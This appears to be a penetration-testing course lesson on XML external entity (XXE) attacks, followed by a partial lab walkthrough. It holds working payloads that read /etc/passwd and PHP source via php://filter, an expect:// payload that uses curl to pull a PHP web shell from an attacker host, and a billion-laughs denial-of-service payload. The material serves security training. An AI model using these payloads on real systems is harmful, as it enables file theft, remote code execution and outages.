Local File Disclosure
When a web application trusts unfiltered XML data from user input, we may be able to reference an external XML DTD document and define new custom XML entities. Suppose we can define new entities and have them displayed on the web page. In that case, we should also be able to define external entities and make them reference a local file, which, when displayed, should show us the content of that file on the back-end server.
Let us see how we can identify potential XXE vulnerabilities and exploit them to read sensitive files from the back-end server.
Identifying
The first step in identifying potential XXE vulnerabilities is finding web pages that accept an XML user input. We can start the exercise at the end of this section, which has a Contact Form:
If we fill the contact form and click on Send Data, then intercept the HTTP request with Burp, we get the following request:

As we can see, the form appears to be sending our data in an XML format to the web server, making this a potential XXE testing target. Suppose the web application uses outdated XML libraries, and it does not apply any filters or sanitization on our XML input. In that case, we may be able to exploit this XML form to read local files.
If we send the form without any modification, we get the following message:

We see that the value of the email element is being displayed back to us on the page. To print the content of an external file to the page, we should note which elements are being displayed, such that we know which elements to inject into. In some cases, no elements may be displayed, which we will cover how to exploit in the upcoming sections.
For now, we know that whatever value we place in the <email></email> element gets displayed in the HTTP response. So, let us try to define a new entity and then use it as a variable in the email element to see whether it gets replaced with the value we defined. To do so, we can use what we learned in the previous section for defining new XML entities and add the following lines after the first line in the XML input:
<!DOCTYPE email [
  <!ENTITY company "Inlane Freight">
]>
Note: In our example, the XML input in the HTTP request had no DTD being declared within the XML data itself, or being referenced externally, so we added a new DTD before defining our entity. If the
DOCTYPEwas already declared in the XML request, we would just add theENTITYelement to it.
Now, we should have a new XML entity called company, which we can reference with &company;. So, instead of using our email in the email element, let us try using &company;, and see whether it will be replaced with the value we defined (Inlane Freight):

As we can see, the response did use the value of the entity we defined (Inlane Freight) instead of displaying &company;, indicating that we may inject XML code. In contrast, a non-vulnerable web application would display (&company;) as a raw value. This confirms that we are dealing with a web application vulnerable to XXE.
Note: Some web applications may default to a JSON format in HTTP request, but may still accept other formats, including XML. So, even if a web app sends requests in a JSON format, we can try changing the
Content-Typeheader toapplication/xml, and then convert the JSON data to XML with an online tool. If the web application does accept the request with XML data, then we may also test it against XXE vulnerabilities, which may reveal an unanticipated XXE vulnerability.
Reading Sensitive Files
Now that we can define new internal XML entities let's see if we can define external XML entities. Doing so is fairly similar to what we did earlier, but we'll just add the SYSTEM keyword and define the external reference path after it, as we have learned in the previous section:
<!DOCTYPE email [
  <!ENTITY company SYSTEM "file:///etc/passwd">
]>
Let us now send the modified request and see whether the value of our external XML entity gets set to the file we reference:

We see that we did indeed get the content of the /etc/passwd file, meaning that we have successfully exploited the XXE vulnerability to read local files. This enables us to read the content of sensitive files, like configuration files that may contain passwords or other sensitive files like an id_rsa SSH key of a specific user, which may grant us access to the back-end server. We can refer to the File Inclusion / Directory Traversal (File Upload Attacks) module to see what attacks can be carried out through local file disclosure.
Tip: In certain Java web applications, we may also be able to specify a directory instead of a file, and we will get a directory listing instead, which can be useful for locating sensitive files.
Reading Source Code
Another benefit of local file disclosure is the ability to obtain the source code of the web application. This would allow us to perform a Whitebox Penetration Test to unveil more vulnerabilities in the web application, or at the very least reveal secret configurations like database passwords or API keys.
So, let us see if we can use the same attack to read the source code of the index.php file, as follows:

As we can see, this did not work, as we did not get any content. This happened because the file we are referencing is not in a proper XML format, so it fails to be referenced as an external XML entity. If a file contains some of XML's special characters (e.g. </>/&), it would break the external entity reference and not be used for the reference. Furthermore, we cannot read any binary data, as it would also not conform to the XML format.
Luckily, PHP provides wrapper filters that allow us to base64 encode certain resources 'including files', in which case the final base64 output should not break the XML format. To do so, instead of using file:// as our reference, we will use PHP's php://filter/ wrapper. With this filter, we can specify the convert.base64-encode encoder as our filter, and then add an input resource (e.g. resource=index.php), as follows:
<!DOCTYPE email [
  <!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=index.php">
]>
With that, we can send our request, and we will get the base64 encoded string of the index.php file:

We can select the base64 string, click on Burp's Inspector tab (on the right pane), and it will show us the decoded file. For more on PHP filters, you can refer to the File Inclusion / Directory Traversal module.
This trick only works with PHP web applications. The next section will discuss a more advanced method for reading source code, which should work with any web framework.
Remote Code Execution XXE
In addition to reading local files, we may be able to gain code execution over the remote server. The easiest method would be to look for ssh keys, or attempt to utilize a hash stealing trick in Windows-based web applications, by making a call to our server. If these do not work, we may still be able to execute commands on PHP-based web applications through the PHP://expect filter, though this requires the PHP expect module to be installed and enabled.
If the XXE directly prints its output 'as shown in this section', then we can execute basic commands as expect://id, and the page should print the command output. However, if we did not have access to the output, or needed to execute a more complicated command 'e.g. reverse shell', then the XML syntax may break and the command may not execute.
The most efficient method to turn XXE into RCE is by fetching a web shell from our server and writing it to the web app, and then we can interact with it to execute commands. To do so, we can start by writing a basic PHP web shell and starting a python web server, as follows:
m4cc18@htb[/htb]$ echo '<?php system($_REQUEST["cmd"]);?>' > shell.php
$ sudo python3 -m http.server 80
Now, we can use the following XML code to execute a curl command that downloads our web shell into the remote server:
<?xml version="1.0"?>
<!DOCTYPE email [
  <!ENTITY company SYSTEM "expect://curl$IFS-O$IFS'OUR_IP/shell.php'">
]>
<root>
<name></name>
<tel></tel>
<email>&company;</email>
<message></message>
</root>
Note: We replaced all spaces in the above XML code with
$IFS, to avoid breaking the XML syntax. Furthermore, many other characters like|,>, and{may break the code, so we should avoid using them.
Once we send the request, we should receive a request on our machine for the shell.php file, after which we can interact with the web shell on the remote server for code execution.
Note: The expect module is not enabled/installed by default on modern PHP servers, so this attack may not always work. This is why XXE is usually used to disclose sensitive local files and source code, which may reveal additional vulnerabilities or ways to gain code execution.
Other XXE Attacks
Another common attack often carried out through XXE vulnerabilities is SSRF exploitation, which is used to enumerate locally open ports and access their pages, among other restricted web pages, through the XXE vulnerability. The Server-Side Attacks (Server-side Attacks) module thoroughly covers SSRF, and the same techniques can be carried with XXE attacks.
Finally, one common use of XXE attacks is causing a Denial of Service (DOS) to the hosting web server, with the use the following payload:
<?xml version="1.0"?>
<!DOCTYPE email [
  <!ENTITY a0 "DOS" >
  <!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
  <!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
  <!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
  <!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
  <!ENTITY a5 "&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;&a4;">
  <!ENTITY a6 "&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;&a5;">
  <!ENTITY a7 "&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;&a6;">
  <!ENTITY a8 "&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;&a7;">
  <!ENTITY a9 "&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;&a8;">
  <!ENTITY a10 "&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;&a9;">
]>
<root>
<name></name>
<tel></tel>
<email>&a10;</email>
<message></message>
</root>
This payload defines the a0 entity as DOS, references it in a1 multiple times, references a1 in a2, and so on until the back-end server's memory runs out due to the self-reference loops. However, this attack no longer works with modern web servers (e.g., Apache), as they protect against entity self-reference. Try it against this exercise, and see if it works.
Exercise
TARGET: 10.129.234.170
Challenge 1
Try to read the content of the 'connection.php' file, and submit the value of the 'api_key' as the answer.
Hint: Use PHP filters
Discovery

Start with visiting the target web app and filling all the fields with random data so that we can go look at the request/response:
The request/response looks as follows (captured through Burp):

- We notice our input data is wrapped around in XML format and is sent in that way to the web-app
- At this point we can see the email that we specified displayed on the response:
test@lol.com- Therefore email is the input field we will use to inject XML payloads and see if the web-app is vulnerable
In order to verify a potential XXE vulnerability, I will check if the web-app renders XML code and displays the output in the response. Send the above request to Burp repeater and add the following DTD (Document Type Definition) right after the XML declaration line:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY company "XXE works!">
]>
When we click Send, we see the response:

- This confirms that the backend is rendering XML code and displaying it, which verifies an XXE vulnerability
Explopit
Since we already know that the web-app is XXE vulnerable, we just need to go ahead and construct a DTD entity that asks for a PHP file resource and displays it on the response without breaking by conflicting with XML format.
The following DTD will allow us to import the connection.php file and display its base64 encoded string as an entity dereferenced by the email field:
<!DOCTYPE email [
  <!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=connection.php">
]>
The request/response in Burp looks as follows:
